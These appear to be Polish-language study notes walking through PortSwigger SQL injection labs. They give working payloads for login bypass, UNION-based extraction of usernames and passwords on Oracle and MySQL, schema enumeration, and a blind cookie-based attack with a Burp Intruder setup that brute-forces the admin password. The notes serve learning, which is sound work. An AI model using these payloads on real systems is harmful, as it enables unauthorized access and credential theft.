

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data




1) Analizujemy w jaki sposób przesyłane sa dane. Zamiast spacji jest użyty plus



Przecinek zakodowany urlowo, ale nie ma plusa miedzy nimi, wiec nie jest to parser miedzy kazdym “elementem” tylko + tam gdzie spacja

Lab: SQL injection vulnerability allowing login bypass

1) Przechwycenie requesta z logowania. Zmiana parametrów. Logujemy się jako admin, haslo olewamY





2) Można też było użyć wartości administrator’—

2. Modify the `username` parameter, giving it the value: `administrator'--`

Lab: SQL injection UNION attack, determining the number of columns returned by the query

1) Pisanie tak ORDER BY żeby dowiedzieć się ile jest kolumn. Gdy wyjdziemy poza ilość kolumn dostajemy błąd w postaci kodu 500






Ale zadanie wymagało żeby uzyć NULL, więc ostatecznie wygląda to tak

Lab: SQL injection UNION attack, finding a column containing text

1) Po wyciągnięciu informacji poprzed ORDER BY ile jest kolumn, sprawdzam po kolei który z parametrów przyjmuje stringa




2) Podmieniam po kolei NULLE na ‘a’. 2 wartość zwraca kod 200, więc to będzie ten element

3) W celu rozwiązania zadania pod wartość “a” podaję losowy tekst wygenerowany dla mojej obecnej sesji ale to tylko element do zaliczenia zadania

Lab: SQL injection UNION attack, retrieving data from other tables

Sprawdzenie ilości kolumn (tak jak we wcześniejszych zadaniach), sprawdzenie które kolumny maja typ danych typu string (tak jak we wcześniejszych zadaniach), tym razem podaje się nazwy kolumn I tabeli, z ktorej chcemy zaciagnac dane



[PYTANIE] – czemu gdy sprawdzam typ danych, stringa podaje jako ‘a’ a gdy wyciagam dane z tabeli I podaje nazwy kolumn czy tej tabeli, informacje piszę już bez apostrofu?

Lab: SQL injection UNION attack, retrieving multiple values in a single column

Znalezienie ilości kolumn I jaki typ danych jak w poprzednich zadaniach. Tym razem tylko jedna kolumna może przyjmować stringa a my musimy wyciągnąć login I hasło

1) GET /filter?category='+UNION+SELECT+NULL,'a'+FROM+users—

Tylko jedna kolumna przyjmuje typ string

2) GET /filter?category='+UNION+SELECT+NULL,username||password+FROM+users—

Wyciągnięcie 2 informacji z uzyciem jednej kolumny. Uzyty został do tego cheat sheet

String concatenation

You can concatenate together multiple strings to make a single string.

Oracle	`'foo'||'bar'`
Microsoft	`'foo'+'bar'`
PostgreSQL	`'foo'||'bar'`
MySQL	`'foo' 'bar'` [Note the space between the two strings] `CONCAT('foo','bar')`

3) GET /filter?category='+UNION+SELECT+NULL,username||'~'||password+FROM+users—

Wciśnięcie rozdzielnika, dzięki któremu możemy rozróżnic część loginu I hasłow outpucie (gdyby nie to, login I hasło to bylby jeden zlepek znaków gdzie nie wiemy gdzie się konczy a gdzie zacyzna następna informacja z tych 2. Ten znak sprawia, że output jest czytelny

Lab: SQL injection attack, querying the database type and version on Oracle

Tak wyglądała Komenda:

Co się stało?

1) Tak jak w poprzednich krokach trzeba było znaleźć ilość kolumn I zobaczyć które z nich mogą być użyte do wyciągania danych
2) WAŻNY PUNKT – jako że jest to oracle, nasze zapytanie już w moemncie wyszukiwania ilości kolumn w danej tabeli musi mieć element po FROM…
   Dlatego zapytanie musi wyglądać tak:
   `'+UNION+SELECT+'abc','def'+FROM+dual—`

DUAL is a table automatically created by **Oracle** Database along with the data dictionary.

Czyli Dual zawsze będzie w naszej bazie danych

3) Jest to Oracle I chcemy znać wersję bazy danych, więc używamy tabeli v$version I kolumny BANNER

V$VERSION

V$VERSION displays version numbers of core library components in the Oracle Database. There is one row for each component.

Column	Datatype	Description
BANNER	VARCHAR2(80)	Component name and version number

4) Ostateczne zapytanie wygląda tak:

`'+UNION+SELECT+BANNER,'def'+FROM+v$version—`

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

1) Wpisujemy takie zapytanie

```
'+UNION+SELECT+NULL,NULL#
```

Ponieważ w mysql komentarz nie jest jak sie wpisze dwa myślniki tylko ten znak (albo 2 myslniki I spacje ale wtedy wyskoczył w tym przypadku protocol error)

2) Sprawdzam która kolumna może zwracać stringa

```
'+UNION+SELECT+'a',NULL#
```

3) Wstawiam w tą kolumnę @@version

```
'+UNION+SELECT+@@version,NULL#
```

Lab: SQL injection attack, listing the database contents on non-Oracle databases

1) Wyszukujemy ilości argumentów
'+UNION+SELECT+NULL,NULL—

2) Który parameter może być stringiem

'+UNION+SELECT+'A',NULL—

3) Znając schemat tabeli information_schema możemy wstawić nazwę tabeli I kolumny

https://dev.mysql.com/doc/refman/8.0/en/information-schema-table-reference.html
^^^ Rozkład jakie są tabele w information_schema

Jak mamy ten rozkład I mamy w [redacted] tabelę **tables** to to jest dopiero nazwa tabeli z której korzystamy. Po wejściu w tą tabelę mamy odnośniki jakie kolumny zawiera ta tabela

- `TABLE_SCHEMA`

  The name of the schema (database) to which the table belongs.

- `TABLE_NAME`

  The name of the table.

- `TABLE_TYPE`

  `BASE TABLE` for a table, `VIEW` for a view, or `SYSTEM VIEW` for an `INFORMATION_SCHEMA` table.

  The `TABLES` table does not list `TEMPORARY` tables.

Przez co zapytanie wygląda tak
`'+UNION+SELECT+[redacted],+NULL+FROM+information_schema.tables—`

INFORMATION_SCHEMA Table Reference	
COLUMNS	Columns in each table
FILES	Files that store tablespace data
TABLES	Table information
VIEWS	View information

The INFORMATION_SCHEMA **TABLES** Table	
TABLE_CATALOG	The name of the catalog to which the table belongs.
[redacted]	The name of the table.
TABLE_SCHEMA	The name of the schema (database) to which the table belongs.

4) Mamy już wyświetlone tabele, musimy znaleźć teraz odpowiednią I wyciągnąć z niej następne informacje. W tym celu musimy przygotowac następne zapytanie.

'+UNION+SELECT+[redacted],+NULL+FROM+[redacted].[redacted]
[redacted]+WHERE+[redacted]='users_gqyzwv'—

Po wejsciu w link z [redacted] mamy tabelę [redacted]. Wchodzę w nią I mam tam kolumny do których mogę się dobić, ta która mnie interesuje to [redacted]. Muszę też mieć warunek jaka jenda kolumne chce analizować, więc podaję warunek WHERE [redacted]

The INFORMATION_SCHEMA [redacted] Table	
TABLE_CATALOG	The name of the catalog to which the table containing the column belongs.
[redacted]	The name of the table containing the column.
TABLE_SCHEMA	The name of the schema (database) to which the table belongs.
[redacted]	The name of the column.

5) Znając nazwę tabeli oraz kolumny w interesującej mnie tabeli, mogę zrobić już proste zaptanie odnoszące się do informacji, które wprost chcę wyciągnąć

'+UNION+SELECT+username_hfcinh,password_albvcx+FROM+users_nfsvmo--

You can query `information_schema.tables` to list the tables in the database:

```
SELECT * FROM information_schema.tables
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  TABLE_TYPE
=================================================
MyDatabase     dbo           Products    BASE TABLE
MyDatabase     dbo           Users       BASE TABLE
MyDatabase     dbo           Feedback    BASE TABLE
```

This output indicates that there are three tables, called `Products`, `Users`, and `Feedback`.

You can then query `information_schema.columns` to list the columns in individual tables:

```
SELECT * FROM information_schema.columns WHERE table_name = 'Users'
```

This returns output like the following:

```
TABLE_CATALOG  TABLE_SCHEMA  TABLE_NAME  COLUMN_NAME  DATA_TYPE
============================================================
MyDatabase     dbo           Users       UserId       int
MyDatabase     dbo           Users       Username     varchar
MyDatabase     dbo           Users       Password     varchar
```

This output shows the columns in the specified table and the data type of each column.

Lab: SQL injection attack, listing the database contents on Oracle

1) Standardowo sprawdzam ile jest kolumn I ktora z nich moze przyjac wartosc string. Jako że jest to Oracle to musi być tabela dual, aby otrzymać jakiś wynik. Zapytanie wygląda w następujący sposób

   '+UNION+SELECT+'a','a'+FROM+dual--

2) Mam all_tables, patrzę się w dokumentacji jakie ma wartości table_name

   '+UNION+SELECT+TABLE_NAME,'a'+FROM+all_tables—

   WAŻNY PUNKT – w oracle do wyciągania nazw tabeli używa się **all_tables**, a do wyciągania informacji o kolumnach używa się **all_tab_columns**

   https://docs.oracle.com/cd/B19306_01/server.102/b14237/statviews_2105.htm#REFRN20286

   https://docs.oracle.com/cd/B19306_01/server.102/b14237/statviews_2094.htm

3) Chcę wyciągnąć informacje o kolumnach, wiec używam tabeli all_tab_columns. Znam już nazwę tabeli do której chce się dobić,wiec ustawiam ją po elemencie WHERE aby ustalić warunek. Szukam kolumn z tej tabeli, wiec z dokumenhtacji z all_tab_columns patrze się jakie informacje moge wyciągnąć

   '+UNION+SELECT+COLUMN_NAME,NULL+FROM+ALL_TAB_COLUMNS+WHERE+table_name='USERS_KLZWBC'—

4) Ostatnie zapytanie, które skleja wszystkie zdobyte wcześniej informacje

   '+UNION+SELECT+USERNAME_RDQMPY,PASSWORD_LXLECR+FROM+USERS_KLZWBC—

Lab: Blind SQL injection with conditional responses

[tracking cookies, substring]

1) Najpierw przebiegało sprawdzenie, czy storna jest podatna na blind sqli. Robimy to w taki sposób

   TrackingId=xyz' AND '1'='1 – czy cos sie zmienia jak wyskakuej prawda?

   TrackingId=xyz' AND '1'='2 – czy cos sie zmienia jak wyskakuje falsz?

2) Zmieniamy to na ta komendę:
   TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a

   Co ona robi? Mówi ona, ze jesli jest tablica “users”, to wyswietli x za każdego uzytkownica w tabeli, czyli jak mamy 5 uzytkownikow w tabeli to wyswietli 5 znakow x. Ale mogloby byc tego w chuj duzo wiec zlimitowalismy to tylko do jednego wystąpienia. Jak nie bedzie tabeli “users” tonie wyswietli sie x czyli wyjdzie nam false

   Czemu jak pisze bez limit 1 to to nie dziala?

3) TrackingId=xyz' AND (select username from users where username='administrator')='administrator


Tutaj sprawdzamy czy mamy uzytkownika administrator. Wyswietli nam sie “administrator” jesli uzytkownik istnieje

4) Enumeracja haseł administratora a raczej dowiadujemy sie jakie dlugie moze jest jego haslo


   TrackingId=xyz' AND (select username from users where username='administrator' and length(password)>1)='administrator

5) Sprawdzamy cyferki po kolei aby

   Sprawdzic dlugosc ale ogolnie to robi sie



TrackingId=xyz' AND (select substring( ) from users where username='administrator' and length(password)>1)='a



Ustawienia w burpie. Min max length 1 bo chcemy po jednym znaku po kolei sprawdzac

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://ac011f9b1f6f038bc0983a22009c006f.web-security-academy.net

```
1  GET /filter?category=Pets HTTP/1.1
2  Host: ac011f9b1f6f038bc0983a22009c006f.web-security-academy.net
3  Cookie: TrackingId=cW2vks6ADgsNhROE' AND (select substring(password,§1§,1) from users where username='administrator' and length(password)>1)='§a§;
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://ac011f9b1f6f038bc0983a22009c006f.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
16
17
```

Payload Sets

You can define one or more payload sets. The number of payload sets depen

Payload set: 1 — Payload count: 20

Payload type: Numbers — Request count: 720

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a

Number range

Type: (•) Sequential ( ) Random

From: 1

To: 20

Step: 1

How many:

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the atta

Payload set: 2 — Payload count: 36

Payload type: Brute forcer — Request count: 720

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations o

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1